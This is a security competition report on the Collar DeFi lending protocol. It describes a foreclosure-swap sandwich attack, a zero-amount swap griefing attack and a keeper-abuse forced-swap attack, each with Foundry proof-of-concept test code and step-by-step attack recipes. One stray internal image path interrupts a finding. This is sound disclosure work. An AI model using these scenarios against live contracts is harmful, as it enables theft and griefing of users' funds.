Collar

Competition

February 5, 2025

Contents

1 Introduction

1.1 About Cantina

Cantina is a security services marketplace that connects top security researchers and solutions with clients. Learn more at cantina.xyz

1.2 Disclaimer

A competition provides a broad evaluation of the security posture of the code at a particular moment based on the information available at the time of the review. While competitions endeavor to identify and disclose all potential security issues, they cannot guarantee that every vulnerability will be detected or that the code will be entirely secure against all possible attacks. The assessment is conducted based on the specific commit and version of the code provided. Any subsequent modifications to the code may introduce new vulnerabilities, therefore, any changes made to the code would require an additional security review. Please be advised that competitions are not a replacement for continuous security measures such as penetration testing, vulnerability scanning, and regular code reviews.

1.3 Risk assessment

Severity	Description
Critical	*Must* fix as soon as possible (if already deployed).
High	Leads to a loss of a significant portion (>10%) of assets in the protocol, or significant harm to a majority of users.
Medium	Global losses <10% or losses to only a subset of users, but still unacceptable.
Low	Losses will be annoying but bearable. Applies to things like griefing attacks that can be easily repaired or even gas inefficiencies.
Gas Optimization	Suggestions around gas saving practices.
Informational	Suggestions around best practices or readability.

1.3.1 Severity Classification

The severity of security issues found during the security review is categorized based on the above table. Critical findings have a high likelihood of being exploited and must be addressed immediately. High findings are almost certain to occur, easy to perform, or not easy but highly incentivized thus must be fixed as soon as possible.

Medium findings are conditionally possible or incentivized but are still relatively likely to occur and should be addressed. Low findings a rare combination of circumstances to exploit, or offer little to no incentive to exploit but are recommended to be addressed.

Lastly, some findings might represent objective improvements that should be addressed but do not impact the project's overall security (Gas and Informational findings).

2 Security Review Summary

Collar is a completely non-custodial lending protocol that does not rely on liquidations to remain solvent. Collar is powered by solvers instead of liquidators as well as other DeFi primitives like Uniswap v3.

From Nov 25th to Dec 16th Cantina hosted a competition based on collar-core. The participants identified a total of **38** issues in the following risk categories:

- Critical Risk: 0
- High Risk: 0
- Medium Risk: 3
- Low Risk: 11
- Gas Optimizations: 3
- Informational: 21

The present report only outlines the **critical**, **high** and **medium** risk issues.

3 Findings

3.1 Medium Risk

3.1.1 Price manipulation vulnerability in `LoansNFT.forecloseLoan` enables escrow owners to extract borrower refunds

Submitted by Drastic Watermelon, also found by phil, hash, 0xleadwizard, ggbond, elhaj, sammy, 00xSEV, 0xDjango and Lanrebayode77

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Vulnerability Description: Collar allows borrowers to open loans which leverage an escrow. Any actor is able to provide offers for escrowing services via the `EscrowSupplierNFT` contract.

In the event in which a borrower doesn't repay a loan in time, the holder of the escrow NFT is able to forcefully close the loan by invoking the `LoansNFT.forecloseLoan` (LoansNFT.sol#L371) method.

The `forecloseLoan` function implements a critical loan closure process through the following steps:

1. Withdraws (LoansNFT.sol#L412) the `cashAsset` funds destined to the borrower, by invoking `CollarTakerNFT.withdrawFromSettled` (CollarTakerNFT.sol#L264).
2. Swaps (LoansNFT.sol#L417) the borrower's funds for `underlying`, according to the provided `swapParams`.
3. Repays (LoansNFT.sol#L423) the escrow's funds
4. Forwards (LoansNFT.sol#L424) any leftover funds to the borrower

A vulnerability exists in the current implementation because the owner can manipulate the swap's execution price to exxtract value intended for the borrower. The attack is possible because:

1. The escrow owner has full control over the `swapParams` parameter and can set `swapParams.minAmountOut = 0`, effectively removing any slippage protection.
2. The `forecloseLoan` call can be sandwiched by first purchasing a large amount of the `underlying` asset, executing the unprotected swap during foreclosure, and then selling the received `underlying`.

This way, the escrow owner is able to extract and steal the funds intended to be sent to the borrower.

Impact Explanation: Medium. While the likelihood of a loan reaching foreclosure is estimated as `Low`, when it occurs, the impact is classified as `High`, as it enables complete theft of the borrower's refund amount.

Recommendation: The highlighted method ought to verify the price at which the swap is executed by adding a `_checkSwapPrice()`, similarly to how is done within `_swapAndMintCollar`.

Collar: This is a great finding.

This scenario is mostly for a borrower of an escrow loan, that cannot or will not cancel, roll, or repay their loan, while at the same time their taker position is worth a large amount, such that after paying for late fees, a non dust amount is left (for a high impact).

Contrary to typical lending protocols, such a borrower is strongly incentivized to instead cancel the loan for free it any time before expiry:

1. This requires no funds.
2. They can withdraw 100% of the cash in their taker position as soon as the position is settled.
3. They get a partial interest fee refund (bigger for earlier cancellations / rolls).

So in this scenario the cash strapped borrower chooses to lose more money to late fees, delay their withdrawal (wait for foreclosure), and forgo an interest refund. This irrational choice is low likelihood. The crucial difference vs. the typical liquidation likelihood in other protocols is the opportunity to cancel the loan for free.

The other scenario is a borrower with intention to repay, but that missed the opportunity to repay the loan themselves for the full duration of the grace period, and ended up foreclosed after the full max grace

period (since only in that situation they have taker cash left after late fees). This is similarly low likelihood because of irrationally not closing and waiting out the full max grace period continually bleeding cash to late fees. In addition to that a min-grace-period is available for closing with no late fees. Furthermore, a keeper system is available for users who know they can't be available to do it themselves, which also ensures no late fees. Therefore, this is also a combination of irrational user choices or mistakes, making it low likelihood.

Finally, the attack is expensive. Since only liquid pools are allowed to be used (because swappers for specific pools are authorized), swap fees for the roundtrip manipulation of price (front run and back run) limit the attack to only positions that are large enough. Assuming 10M of liquidity to be swapped through and back on a 0.05% swap fee, 10K in swap fees is lost, so the borrower refund (after subtracting late fees), needs to be at least as much. This further reduces the likelihood.

Because of the low likehood of a high impact, this to us looks like a medium severity issue.

3.1.2 `forecloseLoan()` does not handle a scenario where `cashAvailable` is 0 leading to revert on Uniswap `SwapRouter`

Submitted by bbl4de, also found by phil, alexxander, hash and 0x9527

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Summary: When the value of the underlying token falls below `putStrikePrice` and the loan is settled, there are no `takerLocked` funds left for the escrow late fees - which is intended. The supplier still has to call `forecloseLoan()` to unlock their escrow funds. The issue is that inside of this function, `_swap()` is called even if `cashAvailable` is `0`. This will lead to a revert for reasons explained in detail below.

Finding Description: The `forecloseLoan()` will break due to two possible scenarios where a revert occurs:

1. An attempt to swap `amountIn = 0` from any token pair will always cause a revert with "AS" error in `UniswapV3Pool::swap()` function (UniswapV3Pool.sol#L603):

   ```
   require(amountSpecified != 0, 'AS');
   ```

   More info about `"AS"` error in error codes docs.

2. The Uniswap's SwapRouter contract interprets `amountIn = 0` as a flag to use router's contract balance as input amount (V3SwapRouter.sol#L114C1-L117C10):

   ```
   if (params.amountIn == Constants.CONTRACT_BALANCE) {
       hasAlreadyPaid = true;
       params.amountIn = IERC20(params.tokenIn).balanceOf(address(this));
   }
   ```

The supplier could attempt to deliberately send funds to swap routers right before calling `forecloseLoan()`. This would indeed be a valid way to brute-force successful foreclosing. However, bots or malicious users aware of this issue could easily grief suppliers utilizing this solution by calling `exactInputSingle()` right after their direct deposit to swap router goes through. Note that this griefing does not require frontrunning - tx can be submitted after deposit and before supplier's call to `forecloseLoan()`.

Attack scenario - griefing suppliers: An attacker could create a large loan, where they are both the taker and the provider - limiting their financial loss only to the protocol fee and interest fee. To maximize the chances for successful griefing (reaching `availableAmount = 0`), the `putStrikePrice` value has to be set to `maxLTV`. The negative price movement represented in % required for the greifing to succeed can be calculated as follows : `(BIPS_BASE - maxLTV)/BIPS_BASE * 100%`. They would settle the loan right after expiry (set to a minimum 30 days) and the supplier will be unable to call `forecloseLoan()`, having their funds locked until `maxGracePeriod` ends.

The attacker's downside is limited to the "market risk" of selling the underlying for cash asset because they are lending to themselves and paying a small interest fee to the supplier. Worst case scenario, the griefing doesn't work, and they become regular, non-malicious users of the protocol.

Impact Explanation: For all loans and for each token pair where `endPrice` falls to `putStrikePrice` or below, the foreclosing functionality is broken due to a `0` amount swap attempt. The supplier can only unlock their escrow through `lastResortSeizeEscrow()` after `maxGracePeriod` ends.

Because the suppliers have no way to reject loans they are assigned to, it's impossible for them to avoid their escrow being locked for up to 30 days more the taker paid for with interest fees. The late fees will not be paid so they receive no repayment for that extra time.

Likelihood Explanation: Any malicious user can craft such loan and choose any supplier to grief them this increases the likelihood to high. Currently, `maxLTV` is set to `9900`, meaning that the settlement price would need to be 1% lower than the initial price for the griefing to work. Mathematically, the probability of attacker's success is 50% - predicting the market is not possible as `minDuration` of the loan is 30 days. Similarly, price manipulation is not accounted for due to oracle vs swap price checks.

Root cause itself - `amountIn = 0` will always cause a revert.

Proof of Concept: The `"AS"` error code PoC requires setting up the fork tests. In `.env` set the `ARBITRUM_MAINNET_RPC` value. Then make the following change to `setupUSDCWETH()` and `basicTests()` in `SwapperUniV3Direct.forks.t.sol`:

```
  function setupUSDCWETH() internal {
      router = 0x68b3465833fb72A70ecDF485E0e4C7bD8665Fc45;
      tokenIn = 0x82aF49447D8a07e3bd95BD0d56f35241523fBab1; // WETH
      tokenOut = 0xaf88d065e77c8cC2239327C5EDb3A432268e5831; // USDC
-     amountIn = 1 ether;
+     amountIn = 0;
  }
```

```
  // check swap
  uint balanceInBefore = IERC20(tokenIn).balanceOf(address(this));
  uint balanceOutBefore = IERC20(tokenOut).balanceOf(address(this));
+ vm.expectRevert(bytes("AS"));
  amountOut = swapper.swap(IERC20(tokenIn), IERC20(tokenOut), amountIn, expectedAmountOut, "");
```

then run it with:

```
forge test --mt test_USDCWETH_500 -vvvvv
```

To showcase the second scenario:

1. Set the `amountIn` value to `0` as above.
2. Add the following code to `test_USDCWETH_500()`:

```
+ address supplier = makeAddr("supplier");
+ deal(tokenIn, address(supplier), 1);
+ vm.prank(supplier);
+ IERC20(tokenIn).transfer(address(router), 1);

  // check slippage
  // this revert is from Uniswap Router - not from swapper
  vm.expectRevert("Too little received");
  swapper.swap(IERC20(tokenIn), IERC20(tokenOut), amountIn, expectedAmountOut + 1, "");
```

3. Slightly modify `basicTests()`:

```
+ // malicious user swaps right before the supplier ( address(this ) )
+ address malicious = makeAddr("malicious");
+ vm.prank(malicious);
+ uint amountOut = swapper.swap(IERC20(tokenIn), IERC20(tokenOut), amountIn, expectedAmountOut, "");
+ assertEq(IERC20(tokenOut).balanceOf(malicious), amountOut);

  // check swap
  uint balanceInBefore = IERC20(tokenIn).balanceOf(address(this));
  uint balanceOutBefore = IERC20(tokenOut).balanceOf(address(this));
+ vm.expectRevert(bytes("AS"));
  amountOut = swapper.swap(IERC20(tokenIn), IERC20(tokenOut), amountIn, expectedAmountOut, "");
```

Run the test with:

```
forge test --mt test_USDCWETH_500
```

Griefing proof of concept: The attacker sets `putStrikePrice = maxLTV` to maximize the chances for griefing - as a side effect the protocol fee is just 1/12 of 1% of 1% of the `loanAmount` (1% APR for `providerLocked` rqual to 1% of the `loanAmount`). For instance, for `10,000 USDC` total loan value, the protocol fee equals `0.83 USDC`. Therefore, the only real cost of this griefing is the interest fee paid.

First, to simulate the behavior of Uniswap's Swap Router make the following change in `MockSwapRouter::exactInputSingle()`:

```
  function exactInputSingle(IV3SwapRouter.ExactInputSingleParams memory params)
      external
      returns (uint amountOut)
  {
+     if (params.amountIn == 0) {
+         revert("AS");
+     }
      IERC20(params.tokenIn).transferFrom(msg.sender, address(this), params.amountIn);
      amountOut = toReturn;
      IERC20(params.tokenOut).transfer(params.recipient, toTransfer);
  }
```

Integration tests above prove that this revert will indeed happen on-chain. Then, place the following test case in `Loans.escrow.effects.t.sol`:

```
function test_griefSuppliers() public {
    // `oraclePrice = startPrice = 1000e18`
    (uint loanId,,) = createAndCheckLoan();

    // So we asssume that the price fell by 1% ( ltv is set to 9900 )
    uint settlePrice = 990e18;
    uint currentPrice = 990e18; // for simplicity it's the same as settlePrice - it doesn't matter

    skip(duration);
    updatePrice(settlePrice);
    // settle
    takerNFT.settlePairedPosition(loanId);

    // update to currentPrice price
    updatePrice(currentPrice);

    // estimate the length of grace period
    uint estimatedGracePeriod = loans.escrowGracePeriod(loanId);
    // skip past MIN_GRACE_PERIOD
    skip(estimatedGracePeriod + 1 days);
    updatePrice(currentPrice);

    uint swapOut = prepareSwapToUnderlyingAtOraclePrice();

    vm.startPrank(supplier);
    vm.expectRevert(bytes("AS"));
    loans.forecloseLoan(loanId, defaultSwapParams(0));
    vm.stopPrank();

    // try again after MAX_GRACE_PERIOD ( + 1 day ) -> only lastResortSeizeEscrow() will work
    skip(maxGracePeriod);
    vm.startPrank(supplier);
    vm.expectRevert(bytes("AS"));
    loans.forecloseLoan(loanId, defaultSwapParams(0));
    vm.stopPrank();

    // finally, the supplier unlocks their escrow with lastResortSezieEscrow()
    vm.prank(supplier);
    escrowNFT.lastResortSeizeEscrow(escrowOfferId);
}
```

and run it with:

```
forge test --mt test_griefSuppliers -vvv
```

Recommendation: Make the swap only if `cashAvailable != 0`.

Collar: This is a great finding, and an excellent report. We see this as a medium severity finding because of the availability of workarounds, reducing the impact to low.

Considering the workarounds, the impact is limited to a short delay in foreclosure (and / or additional transactions being needed). This would likely impact only the first users to experience this (if this would remain unreported) and later on would not cause any delays.

There are several workarounds:

1. As mentioned, the user can be instructed to send 1 wei to the router, and then send the foreclosure transaction.
2. A front-end (for foreclosures) can implement this as the default workflow for 0 cash foreclosures.
3. Implement this policy for the keeper bot, and suggest escrow owner to authorize it for foreclosures if they aren't willing to use the workaround themselves.
4. Use a smart-wallet (Safe 1-of-1), or an AA wallet for the keeper account, with built in batching. This removes the need to sign two transactions.

Also, there are workarounds that involve deploying additional contracts, but they typically fall outside of what is typically considered "a workaround" for a finding, but they should be mentioned for completeness:

5. Deploy a dedicated helper contract to batch the two actions for any caller.
6. The swapper system is highly flexible, and a new swapper can be deployed and added quickly.

The likelihood of escrow loans with taker positions worth 0 cash can be seen as medium or high, since cases of price going below put strike price are to be expected. It is worth to note that even though some such loans will likely be abandoned (rather than cancelled, repaid, or rolled), because it is an escrow loan, the borrower is incentivized to cancel the loan before expiration, since in that case they receive a partial interest fee refund. Despite these factors reducing likelihood, we still consider it high enough to be categorized as high likelihood instead of medium.

Regarding the griefing attack of stealing the 1 wei from the router:

- Stealing 1 wei lacks a profit motive (griefing) and therefore is low likelihood.
- There is no public mempool, so this cannot be frontrun (which would in any case be make the griefing even more expensive, so less likely). The time between the user transactions would need to be long enough such that the attacker griefer bot picks up the events and has time to submit and land their griefing transaction before the borrower's / keeper's second transaction, making it impossible if the borrower / keeper submit both one after the other.
- Impossible for workarounds 4-6 (smart wallet keeper, helper contract).

3.1.3 Attackers can force swaps on other users' wallets who have trusted the keepers to close their loans

Submitted by kalogerone, also found by VAD37

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Summary: An attacker can forcefully initiate a `cash asset` to `underlying token` swap at addresses that have taken a loan and have allowed the keepers to close their loans when they expire.

Finding Description: This is the functions used to close expired loans:

```
// LoansNFT.sol
/**
 * @notice Closes an existing loan, repaying the borrowed amount and returning underlying.
 * If escrow was used, releases it by returning the swapped underlying in exchange for the
 * user's underlying, handling any late fees.
 * The amount of underlying returned may be smaller or larger than originally deposited,
 * depending on the position's settlement result, escrow late fees, and the final swap.
 * This method can be called by either the loanId's NFT owner or by a keeper
 * if the keeper was allowed by the current owner (by calling setKeeperAllowed).
 * Using a keeper may be desired because the call's timing should be as close to settlement
 * as possible, to avoid additional price exposure since the swaps uses the spot price.
 * However, allowing a keeper also trusts them to set the swap parameters, trusting them // <<<
 * with the entire swap amount (to not self-sandwich, or lose it to MEV).
 * To instead settle in cash (and avoid both repayment and swap) the user can call unwrapAndCancelLoan
 * to unwrap the CollarTakerNFT to settle it and withdraw it directly.
 * @dev the user must have approved this contract for cash asset for repayment prior to calling.
 * @dev This function:
 *      1. Transfers the repayment amount from the user to this contract
 *      2. Settles the CollarTakerNFT position if needed
 *      3. Withdraws any available funds from the settled position
 *      4. Swaps the total cash amount back to underlying asset
 *      5. Releases the escrow if needed
```

```
     *      6. Transfers the underlying back to the user
     *      7. Burns the NFT
     * @param loanId The ID of the CollarTakerNFT representing the loan to close
     * @param swapParams SwapParams struct with:
     *     - The minimum acceptable amount of underlying to receive (slippage protection)
     *     - an allowed Swapper
     *     - any extraData the swapper needs to use
     * @return underlyingOut The actual amount of underlying asset returned to the user
     */
    function closeLoan(uint loanId, SwapParams calldata swapParams)
        external
        whenNotPaused // also checked in _burn (mutations false positive)
        returns (uint underlyingOut)
        {
        // @dev cache the borrower now, since _closeLoan will burn the NFT, so ownerOf will revert
        // Borrower is the NFT owner, since msg.sender can be a keeper.
        // If called by keeper, the borrower must trust it because: // <<<
        // - call pulls borrower funds (for repayment)
        // - call burns the NFT from borrower
        // - call sends the final funds to the borrower
        // - keeper sets the SwapParams and its slippage parameter
        /// @dev ownerOf will revert on non-existent (unminted / burned) loan ID
        address borrower = ownerOf(loanId); // <<<

        require(_isSenderOrKeeperFor(borrower), "loans: not NFT owner or allowed keeper");

        // burn token. This prevents any other (or reentrant) calls for this loan
        _burn(loanId);

        // @dev will check settle, or try to settle - will revert if cannot settle yet (not expired)
        uint takerWithdrawal = _settleAndWithdrawTaker(loanId);
```

As we can see from the comments, users can enable keepers to close the loans for them close to loan expiration time. These users should also `approve` the keeper address to spend their `cash asset` loaned amount, so it can complete the `swap` back to the underlying token. We can also notice that `borrower = ownerOf(loanId)`, which is crucial part of the attack.

An attacker can transfer close-to-expiry or expired loans to a user who has `keeper enabled` and has `approved` it as he is supposed to. The keeper will attempt to close this transferred loan from him, initiating an unwanted swap and a reduction on his `approved` amount, which will also result in keeper's transaction to fail for his actual loans if he doesn't increase the `approval` again.

The attacker isn't losing anything here. Let's follow this scenario for an ETH/USDC loans contract:

1. Attacker begins with 10,005 USDC.
2. Attacker swaps 10,000 USDC for ETH.
3. Attacker creates an offer on `CollarProviderNFT` with a small `amount` like 5 USDC so he can also pay the fees, `callStrikePercent = 10001` and `putStrikePercent = 9999` which means he will have just a 0.02% loss at max, because he will lose both `takerLocked` and `providerLocked`. These values are also within the allowed ranges:

   ```
   // CollarProviderNFT.sol

   uint public constant MIN_CALL_STRIKE_BIPS = BIPS_BASE + 1; // 1 more than 1x
   uint public constant MAX_CALL_STRIKE_BIPS = 10 * BIPS_BASE; // 10x or 1000%
   uint public constant MAX_PUT_STRIKE_BIPS = BIPS_BASE - 1; // 1 less than 1x
   ```

4. Attacker accepts that offer with all his available ETH. Because `putStrikePercent = 9999`, attacker gets back 9,999 USDC from the swap and locks 1 USDC as `takerLocked` and 1 USDC as `providerLocked`.
5. Just before loan expiry, he will transfer his loan NFT to a user who has enabled keeper and approved the amount.
6. His loan expires and keeper attempts to close the loan. Keeper succeeds because the new owner of the loan has enabled it to close loans on his behalf.
7. A swap happens at the unsuspected user's address and his approval for his initial loan is decreased, resulting in failed transactions when his initial loan expires.

8. Attacker has ended up with 10,005 - 1 `providerLocked` - 1 `takerLocked` - small fee = 10,002 USDC atleast.

The `forecloseLoan` function also has the same issue, although it is a bit more situational and difficult to execute the attack. But it's still possible for an attacker to let his `escrow` loan expire and pass the escrow's grace time and transfer it to an unsuspected user who has approved the amount. Now, the `escrow` supplier must also have approved the keeper to forclose expired loans.

Impact Explanation: Attacker's gain control over others' wallets and their holdings. Unsuspecting users that are using and trusting the protocol can get their `cash` tokens in their wallets swapped for `underlying` tokens.

Likelihood Explanation: This attack is always executable against users who have trusted the keeper to close their loans.

Proof of Concept: Paste the following code in `Loans.basic.effects.t.sol`

```
function test_attack() public {
    startHoax(owner);
    configHub.setLTVRange(ltv, 9999);
    configHub.setCollarDurationRange(duration, duration * 2);
    vm.stopPrank();

    address attacker = makeAddr("attacker");
    cashAsset.mint(attacker, largeAmount * 10);
    underlying.mint(attacker, largeAmount * 10);

    // user1 gets a standard loan from provider for `time = duration * 2` and `amount = underlyingAmount`
    startHoax(provider);
    cashAsset.approve(address(providerNFT), largeAmount);
    uint offerId = providerNFT.createOffer(callStrikePercent, largeAmount, ltv, duration * 2, 0);

    updatePrice();

    uint swapOut = underlyingAmount * oraclePrice / 1e18;
    prepareSwap(cashAsset, swapOut);
    vm.stopPrank();

    startHoax(user1);
    underlying.approve(address(loans), underlyingAmount);

    ILoansNFT.SwapParams memory swapParams = defaultSwapParams(swapCashAmount);

    (uint loanId, uint providerId, uint loanAmount) =
        loans.openLoan(underlyingAmount, minLoanAmount, swapParams, providerOffer(offerId));
    vm.stopPrank();

    // attacker gets a loan from himself for `time = duration` and `amount = underlyingAmount / 2`
    startHoax(attacker);
    cashAsset.approve(address(providerNFT), largeAmount);
    uint offerId2 = providerNFT.createOffer(10_001, largeAmount / 2, 9999, duration, 0);

    uint swapOut2 = (underlyingAmount / 2) * oraclePrice / 1e18;
    prepareSwap(cashAsset, swapOut2);

    underlying.approve(address(loans), underlyingAmount / 2);

    ILoansNFT.SwapParams memory swapParams2 =
        defaultSwapParams((underlyingAmount / 2) * oraclePrice / 1e18);

    (uint loanId2, uint providerId2, uint loanAmount2) =
        loans.openLoan(underlyingAmount / 2, 1, swapParams2, providerOffer(offerId2));
    vm.stopPrank();

    // user1 enables keeper to close his loan and approves
    vm.startPrank(owner);
    loans.setKeeper(keeper);
    vm.stopPrank();

    startHoax(user1);
    // approve loan contract/keeper to spend user's cash for repayment
    cashAsset.approve(address(loans), loanAmount);

    console.log(cashAsset.allowance(user1, address(loans)));
```

```
    loans.setKeeperApproved(true);
    assertTrue(loans.keeperApproved(user1));
    vm.stopPrank();

    // skip when attacker's loan expires
    skip(duration);

    vm.startPrank(attacker);
    loans.transferFrom(attacker, user1, loanId2);

    // log info before the keeper closes the loan
    uint approvalBefore = cashAsset.allowance(user1, address(loans));
    uint cashBefore = cashAsset.balanceOf(user1);
    uint underlyingBefore = underlying.balanceOf(user1);

    // keeper calls to close the attacker's loan which is transferred to user1
    vm.startPrank(keeper);

    uint swapOut3 = (underlyingAmount / 2) * 1e18 / oraclePrice;
    prepareSwap(underlying, swapOut3);
    uint underlyingOut = loans.closeLoan(loanId2, defaultSwapParams(0));
    vm.stopPrank();

    // log info after keeper closed the loan
    uint approvalAfter = cashAsset.allowance(user1, address(loans));
    uint cashAfter = cashAsset.balanceOf(user1);
    uint underlyingAfter = underlying.balanceOf(user1);

    // assertions
    assert(approvalBefore > approvalAfter);
    assert(cashBefore > cashAfter);
    assert(underlyingBefore + underlyingOut == underlyingAfter);
}
```

Recommendation: Possibly don't allow the lenders NFTs to be transferrable.

Collar: The originally presented attack scenario is flawed due to unrealistic assumptions about the allowed LTV range, which makes the attack infeasible. Specifically, a 99.99% LTV is not a valid operational value—it's merely a range check value in the code, and actual LTV values would likely be much lower (e.g., 90%). Additionally, the attack scenario does not account for swap fees, slippage, protocol fees, or the capital lock-up required for the attacker, all of which make it impractical and unprofitable.

While I understand the argument that an unexpected swap at another user's address is undesirable, the financial impact is minimal, as the losses are limited to swap fees and minor slippage. Similarly, the impact of keeper failures is low because keepers are an optional convenience feature rather than a critical function of the protocol.

I agree with the final judgment that the finding qualifies as a medium severity issue when considering the potential impact on users with infinite approvals. We will likely address this by making keeper authorizations more granular in future updates.

Once again, I appreciate the detailed analysis and valuable contribution to improving the protocol.

3.2 Low Risk

3.2.1 Offers with `offer.available == offer.minLocked` cannot be filled if protocol fees are enabled

Submitted by Drastic Watermelon

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: Collar Network offers a platform for providers and takers to establish a mutual position through a contract whose payoff is similar to the collar options strategy.

Collar providers are able to create offers via the `CollarProviderNFT.createOffer` method, in which they can specify:

1. The `amount` of cash they're offering.


2. The `callStrikePercent` and `putStrikePercent` of their offer, which define the strike prices for the call and put used to form the collar, specified as a percentage of the underlying asset's current price, provided by an oracle during offer acceptance.
3. The `duration` of the offer.
4. The `minLocked` amount accepted by the provider, which represents the minimum amount of cash asset that should be locked when accepting the offer.

The provider offers that require the offer to be entirely filled by only 1 taker, i.e. offers created via `createOffer` with `amount == minLocked`, cannot be filled.

`CollarProviderNFT.mintFromOffer` accepts and verifies the `providerLocked` parameter to be:

1. `providerLocked >= offer.minLocked`, and...
2. `providerLocked + fee <= offer.available`

`providerLocked` is derived from a chain of calculations which originate from the `underlyingAmount` parameter the user provides to calls to `LoansNFT.openLoan` or `LoansNFT.openEscrowLoan`. How one is derived from the other can be seen in the following schematic:



In the case in which the protocol's `fee` is non-zero, it's easy to spot how the two conditions highlighted above cannot hold simultaneously.

As a result, offers created with the shown characteristics cannot be fulfilled.

Impact Explanation: Medium. The issue represents a malfunction within the protocol, as it implies the inability to accept a valid offer.

As a result, collar providers expecting to be able to set the condition for their offer to be fully accepted by one taker will instead be providing unfillable offers, representing an opportunity cost for such actors. Collar takers will face unexpected failing transactions when attempting to fill such offers.

Recommendation: The protocol should be consistent when accounting for an offer's amount availability and consider the protocol's fee within both highglighted checks.

In this way, the protocol allows for the highlighted type of offers to be filled.

Proof of Concept: The following test case has been created to demonstrate the validity of the finding at hand. It may be added to the `test/unit/Loans.basic.effects.t.sol::LoansBasicEffectsTest` contract and executed with `forge t --mt test_cant_fill_full_lock_offer_poc --mc LoansBasicEffectsTest -vv`:

```
function test_cant_fill_full_lock_offer_poc() external {
    /* ========= Offer setup ========== */

    uint256 offerAmount = 5 ether;

    // Provider
    address provider = makeAddr("provider");
    underlying.mint(provider, underlyingAmount * 10);
```

```
    cashAsset.mint(provider, swapCashAmount * 10);

    // Create provider offer
    startHoax(provider);
    cashAsset.approve(address(providerNFT), offerAmount);
    uint256 offerId = providerNFT.createOffer(callStrikePercent, offerAmount, ltv, duration, offerAmount); //
    ↪  AUDIT provider wants offer to be fully locked at once

    // Taker
    address taker = makeAddr("taker");
    underlying.mint(taker, underlyingAmount * 10);
    cashAsset.mint(taker, swapCashAmount * 10);

    /* ========= openLoan fails bc providerLocked is too high ========== */

    // Taker sets amount to consume provider's offer completely
    uint256 takerAmount = offerAmount * 5; // AUDIT 5x the offerAmount won't work as, after accouning for fees,
    ↪  the requested amount is too high
    uint256 underlyingAmount = takerAmount * 1e18 / oraclePrice;
    prepareSwap(cashAsset, takerAmount);

    // Taker accepts offer
    startHoax(taker);
    underlying.approve(address(loans), type(uint256).max);

    uint expectedProviderLocked = takerNFT.calculateProviderLocked(takerAmount, ltv, callStrikePercent);
    (uint expectedProtocolFee,) = providerNFT.protocolFee(expectedProviderLocked, duration);
    assertGt(expectedProtocolFee, 0); // AUDIT fee > 0 implies that neither inequalities in mintFromOffer may
    ↪  be valid at the same time

    ILoansNFT.SwapParams memory swapParams = defaultSwapParams(0); // 0 slippage protection is fine

    // Taker accepting offer fails
    vm.expectRevert("provider: amount too high");
    loans.openLoan(underlyingAmount, minLoanAmount, swapParams, providerOffer(offerId));

    /* ========= openLoan fails bc providerLocked is too low ========== */

    // Taker sets amount to consume provider's as close to completely as possible
    takerAmount = offerAmount * 499 / 100; // AUDIT 4.99x wont work as too low
    underlyingAmount = takerAmount * 1e18 / oraclePrice;
    prepareSwap(cashAsset, takerAmount);

    // Taker accepting offer fails
    vm.expectRevert("provider: amount too low");
    loans.openLoan(underlyingAmount, minLoanAmount, swapParams, providerOffer(offerId));
}
```

Collar:

- `minLocked` has no special meaning beyond dusting protection, so there's no guarantee implied that a minLocked size position must be mintable if there's not enough available funds for fees.
- Offers can be invalid for a variety of reasons, and as explained for other offer validation issues, we find it more correct and simple to allow invalid offers to be created. Specifically, maintaining invariants on minLocked (in deposits, withdrawals, mints, etc...), would be a source of a lot of complexity with 0 benefit.
- There is no impact here beyond a user seeing a revert in wallet simulation since the offer they want to take from has not enough liquidity.

3.2.2 Loans can be both rolled and closed at expiration

Submitted by Drastic Watermelon, also found by xAuDiTor, psb01, elhaj, hash, y0ng0p3, sammy, 0xDjango, Joshuajee, TamayoNft, charlesCheerful, paludo0x, 0xlemon and jsonDoge

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: A successful call to `LoansNFT.rollLoan` requires that `block.timestmap <= providerNFT.expiration(loanId)`, while a call to `LoansNFT.closeLoan` indirectly requires

that `block.timestamp >= position.expiration` (as it's present within a call to `CollarTakerNFT.settlePairedPosition`).

Thus, when `block.timestamp == position.expiration`, a given loan can both be rolled or closed.

Recommendation: Allow only one action at `block.timestamp == position.expiration` by using a strict inequality in one of the two shown `require` statements.

